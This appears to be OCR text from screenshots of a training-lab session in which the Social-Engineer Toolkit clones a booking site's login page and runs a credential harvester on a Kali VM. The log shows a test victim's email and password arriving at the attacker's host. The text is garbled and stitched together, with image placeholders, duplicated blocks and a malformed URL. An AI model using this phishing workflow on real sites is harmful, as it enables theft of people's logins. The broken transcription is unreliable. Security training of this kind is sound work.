
```
list: http://10.10.10.10:10050:10050:10050
 1) Web Templates
 2) Site Cloner
 3) Custom Import
```



99) Return to Webattack Menu



```
set:webattack>2
[+] Credential harvester will allow you to utilize the clone capabilities within SET
[+] to harvest credentials or parameters from a website as well as place them into a report
http://10.10.10.10:10050:10050:10050
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:
http://127.0.0.1:5555
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.10.13]:10.10.10.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://certifiedhacker.com/Online%20Booking/index.htm
[*] Cloning the website: http://certifiedhacker.com/Online%20Booking/index.htm
[*] This could take a little bit ...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]: y
Stopping apache2 (via systemctl): apache2.service.
Stopping nginx (via systemctl): nginx.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
■
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.







VKali - VMware Workstation

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1 2 3 4 5 6 7 | | | | | | | | | | | |

File Actions Edit View Help

should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
Name or URL: http://10.10.10.13:1452
99) Return to Webattack Menu ⏙
HTTP://10.10.10.13:1452
set:webattack>2
[+] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.


set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.10.13]:10.10.10.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://certifiedhacker.com/Online%20Booking/index.htm



[*] Cloning the website: http://certifiedhacker.com/Online%20Booking/index.htm
[*] This could take a little bit ...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]: y
Stopping apache2 (via systemctl): apache2.service.
Stopping nginx (via systemctl): nginx.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
10.10.10.14 - - [17/Oct/2023 21:19:29] "GET / HTTP/1.1" 200 -
10.10.10.14 - - [17/Oct/2023 21:19:39] "GET /index.html HTTP/1.1" 200 -
10.10.10.14 - - [17/Oct/2023 21:19:40] "GET /img/loading.gif HTTP/1.1" 404 -
10.10.10.14 - - [17/Oct/2023 21:20:21] "GET /index.html?email=testuser&password=testpassword HTTP/1.1" 404 -


